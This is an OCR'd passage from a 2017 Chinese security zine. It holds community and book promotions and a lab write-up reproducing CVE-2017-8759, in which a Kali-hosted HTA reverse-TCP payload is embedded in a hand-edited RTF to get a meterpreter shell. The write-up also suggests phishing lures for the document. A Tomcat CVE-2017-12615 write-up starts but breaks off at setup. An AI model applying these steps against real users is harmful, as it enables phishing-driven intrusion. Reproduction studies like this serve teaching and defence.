# 目录

# 刊首语

安天 365 安全研究第 6 期又跟大家见面了，本期一共收到稿件 30 余篇，选录 20 篇文章，通过文章可以看到作者技术的进步，通过交流可以增加视野和见识。

我们一直在努力一直在前行，本月我们的知识星球终于开通了，“安天 365 安全研究”将正式投入运行，知识星球收费的目地的提高门槛，聚集一批真正爱好网络安全的朋友，真正从事网络安全研究，对于技术**安全高手、安全经理级别以及政府部门正科**以上现职领导也是免费的。我们是一群真正在从事技术前沿研究的爱好者，十年如一日，将安全技术作为一种爱好，进行传承，进行发展，进行升华，欢迎加入我们！

simeon

2017 年 9 月

# 第一部分安天 365 圈子

## 1.1 关于安天 365 线下和线下交流

**安天 365 技术交流 1 群：513833068（已满）**

**安天 365 技术交流 2 群：647359714**

## 1.2 安全 365 安全研究知识星球


本安全 365 安全研究安全圈（知识星球）实行收费分享，将很多研究最新成果第一时间跟加入该圈子的朋友进行分享。

1. 网页访问方式


https://wx.xiaomiquan.com/dweb/#/index/281188285551


2. 扫码加入

## 1.3 已出版图书


Broadview
安全技术大系
黑客攻防
实战案例解析
陈小兵 张艺宝 编著
電子工業出版社



Broadview
安全技术大系
Web渗透技术
及
实战案例解析
陈小兵 范渊 孙立伟 编著
電子工業出版社




## 1.3 新书预告

《网络实战研究：漏洞利用与提权》预计 11 月出版（由于会议原因，停止印刷，你懂的！）。


Broadview
网络攻防实战研究
漏洞利用与提权
祝烈煌 张子剑 主编
陈小兵 张胜生 王坤 徐焱 编著
中国工信出版集团
电子工业出版社

# 第二部分技术研究文章

# 1.1CVE-2017-8759 漏洞复现

作者:Jerk

## 1.1.1 前面的话

这个漏洞的最原始大标题好像是一个换行符引起的奥斯卡 0day 漏洞，看来这个漏洞在今年爆出的这些的漏洞算是比较牛逼的了。然后身为小白的我看了两个大牛的文章整个过程好像不是很难，就复现下。关于漏洞的成因，有一篇 360 的文章介绍看下面链接。

http://www.freebuf.com/articles/system/147602.html

## 1.1.2 测试环境


文件:exploit.txt　test.hta

环境:web 机器 kali　　靶机 win7　Word2010

## 1.1.3 Web 机器部署

首先，用 kali 部署一个临时 Web 服务器，笔者也是第一次用这个，python 还有这个功能，简单方便，比什么共享文件夹，还有搭建 ftp 等等都方便好多。看图：


然后在靶机上访问下 kali 机器的 808 端口看下效果，和 web 服务器允许列目录是一样的效果，很方便的。





我们需要在 Web 服务器中部署两个文件一个 exploit.txt，另一个是 test.hta，首先来看下 exploit.txt 文件，只需修改下其中 ip 地址即可。



修改之后保存在 kali 的 Home 目录下即可，可以通过靶机访问下看看目录下有没有。如果有了直接开始准备 test.hta 即可。关于 hta 的相关知识可以查下资料，有一个是 freebuf 上的一个大牛写的，很幽默也很详细。看下面链接

http://www.freebuf.com/sectool/90362.html

这里我们的 test.hta 是一个可执行的程序，其中包括一个 reverse_tcp 的加密 shellcode，这个程序是通过 msfvenom 命令生成的，看下面的详细信息





生成的 test.hta 直接就是在 home 目录下的。这样 Web 机器上需要的文件就部署好了。最后，就是通过 msf 监听 kali 上的一个端口就行，然后去准备 Word 文档就可以了





## 1.1.4 Doc 文件制作


首先，制作一个 rtf 文件，其实就是新建的 word 文档最后另存为 rtf 文件就行，并且在 word 文档中插入一个链接 Web 机器上文档的对象，并且 链接到文件的那个复选框一定要选上，然后点确定就行。





最后将文件另存为要给 rtf 文件




然后修改 bin 文件，用 C32 工具打开 bin 文件，找到如下地方进行修改，具体如下





修改好之后，全选，拷贝成 HEX 格式，然后用编辑器打开刚才准备好的那个 rtf 文件，找到如下的地方进行修改。首先在\object 和\objautlink 之间加上 objupdate，然后将 objdata 一直到}{\result}之间的数据全部替换成我们刚才复制的 HEX 数据。




替换好之后直接保存就可以了，然后将这个文件直接改一下后缀改成 doc 文件即可，然后执行即可看到 kali 的 msf 中已经创建了一个 meterpretershell。漏洞的复现基本就是这样，还有一个姿势是直接通过 Word 中的宏来插入 exploit.txt 的链接，笔者也试了下，效果不如这个好，下面看动态图演示（双击下图或者看下面的连接）

http://www.jianshu.com/p/82f09d40d5dd



其实这个用这个漏洞来钓鱼的话还是很可怕的，随便改个名字，某车展模特详细资料，什么 2017 考研解读，等等。然后把钓鱼的服务器做的专业一点，只要没有开 360 直接上钩不展开细说了，也不太了解，哈哈``

**整个过程只有一个需要注意的地方**就是那个 C32 的工具，我开始用的不是官方的一个工具也能用，但是复制成 HEX 的时候出现问题了，对于我一个丝毫不懂逆向的人，灵感告诉我，这个工具有问题。然后去官方下载了一个，妥妥的。

### 1.1.5 文章参考链接

https://zhuanlan.zhihu.com/p/29398365
http://www.10tiao.com/html/665/201709/2650443718/2.html
http://www.10tiao.com/html/291/201709/2651065265/2.html

**文章中用到的文件**

https://github.com/Lz1y/CVE-2017-8759

# 1.2CVE-2017-12615 tomcat 漏洞复现

作者:Jerk

### 1.2.1 写在前面的话

这个漏洞是 360 的观星实验室发现的，这个名字起的不错，有没有赏月实验室啊，开玩笑哈哈``，这个漏洞的主要原因是 tomcat 配置引起的问题，这个漏洞的威力是很大的，但这个配置在默认情况下是没有问题的，除非管理员手贱，坚持要把 readonly 配置成 false。所以个人感觉这个漏洞并不是用来直接利用上传文件的，可能用来提权比较好，完全个人理解，而且小白一枚，不知对错。不扯没用的了，下面看复现过程。

## 1.2.2 复现环境

系统版本:windows server 2003


Tomcat 版本:7.056

影响的版本: 7.0.0 - 7.0.79


## 1.2.3 复现过程

首先,要搭建 tomcat 环境,在搭建 tomcat 环境之前,要下载 jdk 并且做好环境变量。Tomcat 在 windows 环境下安装很简单，都是下一步的操作。这个就不细说了，网上资料一堆。具体看复现的过程，tomcat 的环境搭建好之后先访问下进行测试



在 tomcat 安装目录的 conf 文件夹下找到 web.xml 文件



